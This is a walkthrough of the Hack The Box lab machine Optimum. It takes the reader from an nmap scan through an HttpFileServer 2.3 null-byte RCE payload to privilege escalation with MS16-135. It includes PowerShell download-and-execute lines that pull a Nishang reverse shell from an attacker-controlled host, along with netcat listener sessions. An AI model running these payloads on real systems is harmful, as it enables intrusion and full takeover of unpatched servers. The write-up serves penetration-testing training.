
Optimum

Difficulty: Easy
OS: Windows

Nmap


Performing an aggressive nmap scan, we see only port 80 is open on the server. Nmap has identified this as a HttpFileServer with version 2.3. Given this and no other useful information, the website running on this port is the best place to look for an initial foothold.



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 00:56 EDT
Nmap scan report for 10.10.10.8
Host is up (0.082s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not f
ed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Micr
indows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (9
ssional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft W
 Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft 
Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft
 Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   83.04 ms 10.10.14.1
2   83.21 ms 10.10.10.8
```

Webpage

Going to the website, we are presented with a login page containing a few other features such as a search bar and what appears to be an image inverter and master. At the bottom of the page we see the web page is running HttpFileServer 2.3. I attempted basic credentials but got nothing good back. After that I tried "searching" with burpsuite running and still got nothing useful. Finally, I looked at the server version and its possible exploits.



No files in this folder

0 folders, 0 files, 0 bytes


0 items selected

HttpFileServer 2.3
Server time: 8/6/2021 6:04:56 πμ
Server uptime: 00:13:04

Researching for HttpFileServer 2.3 exploits and vulnerabilities, we see there is an exploit that provides Remote Code Execution (RCE). If we pass a null byte (%00), then the scripting language running inside the server will stop its regular expression matching, thus allowing us to escape and execute whatever commands we want so long as it is within the Rejetto language. Specifically, we are going to use the ".exec" functionality followed by a pipe and the code we wish to execute.

%00{.exec| OUR CODE .}

We want to execute a reverse shell as our payload. To do this, we will utilize Nishang's "Invoke-PowerShellTcp.ps1" script. The first step in setting this up is putting the following function command at the end of the script. Doing this will execute the function upon reaching the end of the file and send back a shell to us. The following picture shows what to place at the end of the file.



```
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are usin
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 9000
```

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 9000

After this, we set up a python http server running on local port 8000 and a netcat listener on local port 9000, the port where we will "catch" the reverse shell sent back to us. Once this is complete, we can finally send a request through the webapp to then grab the Nishang script and execute it with powershell. This is done with the following command:

Not URL encoded:


```
%00{.exec|C:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1').}
```

Since this command is being sent through a website, it must be UrlEncoded or else it will not work. This can be easily done inside burpsuite by highlighting the above command and pressing "shift + u".

URL encoded:

```
%00{.exec|C%3a\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe+IEX(New-Obj
ect+Net.WebClient).downloadString('http%3a//10.10.14.34%3a8000/Invoke-PowerShellTcp.ps
1').}
```


Sending this request through the website, we are sent back a shell on our netcat port 9000 listener and achieve RCE as user Kostas.




```
┌──(root💀kali)-[~/htb/optimum]
└─# nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.8] 49174
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop>whoami
optimum\kostas
```

User

The first command we always execute upon entering a windows environment is the "**systeminfo"** command. This will provide us general information about the server, including its version, architecture, build date, hotfixes, and more. Performing this command shows the following server information.



```
PS C:\Users\kostas\Desktop>systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          14/6/2021, 3:52:02 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.459 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.907 MB
Virtual Memory: In Use:    596 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
```




```
31 Hotfix(s) Installed.
[01]: KB2959936
[02]: KB2896496
[03]: KB2919355
[04]: KB2920189
[05]: KB2928120
[06]: KB2931358
[07]: KB2931366
[08]: KB2933826
[09]: KB2938772
[10]: KB2949621
[11]: KB2954879
[12]: KB2958262
[13]: KB2958263
[14]: KB2961072
[15]: KB2965500
[16]: KB2966407
[17]: KB2967917
[18]: KB2971203
[19]: KB2971850
[20]: KB2973351
[21]: KB2973448
[22]: KB2975061
[23]: KB2976627
[24]: KB2977629
[25]: KB2981580
[26]: KB2987107
[27]: KB2989647
[28]: KB2998527
[29]: KB3000850
[30]: KB3003057
[31]: KB3014442
```

As the above figures show, the server is running Windows 2012 R2 with a few hotfixes. Although there are quite a number of hotfixes, we cannot rule out the possibility of a kernel exploit. To check for such vulnerabilities, we run **Sherlock**, a script that will automatically detect kernel based vulnerabilities and link their exploits to us. To execute Sherlock, type the following on Optimum to grab the sherlock script from our http python server and execute it. Make sure the Sherlock script is located where the python server is for convenience sake.

```
IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.34:8000/Sherlock.ps1');Find-AllVulns
```

This will print a long list of vulnerabilities based on kernel exploitations and a lack of specific hotfixes.

Once Sherlock has completed, we observe 3 exploit candidates for potential privilege escalation.



```
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1
             6-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable
```

The one we are interested in is the Win32k Elevation of Privilege - CVE 2016-7255 OR MS16-135.


We are going to use Empire, a github with windows post exploitation scripts. Empire has a script for MS16-135 and the others listed in Sherlock. To set up a script, we go into the MS16-135 one, or another respective script, and put its function at the bottom to execute a command utilizing the exploit identified in Sherlock. For the case of MS16-135, I put the following at the end of the Empire script:

```
Invoke-MS16135 -Command "iex(New-Object
Net.WebClient).DownloadString('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')"
```

Next, I changed the Invoke-PowerShellTcp.ps1 end line with a new port. Utilizing the same port as before would not work, thus a change must be made.

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 9001
```

Once this is complete, we set up a python server and a netcat listener on port 9001 and execute the proceeding powershell command to grab the MS16-135 script off our machine.




```
PS C:\Users\kostas\Desktop> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.34:8000/Invoke-MS16135.ps1')

                    [by b33f -> @FuzzySec]

[!] Success, spawning a system shell!
PS C:\Users\kostas\Desktop>
```

IEX(New-Object Net.WebClient).downloadString('http://10.10.14.34:8000/Invoke-MS16135.ps1')

Upon requesting the Empire script form our machine, the server successfully executes and runs the reverse shell as the administrator user.

Rooted



```
┌──(root💀kali)-[~/htb/optimum]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.8] 49190
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop>whoami
nt authority\system
```

Personal Notes

===

System32 = 32 bit binaries
SysWow64 = 32 bit binaries
SysNative = 64 bit binaries

Path to powershell:

```
C:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe
```

Download and execute in PS:

```
IEX(New-Object Net.WebClient).downloadString('WHERE TO GO')
```

===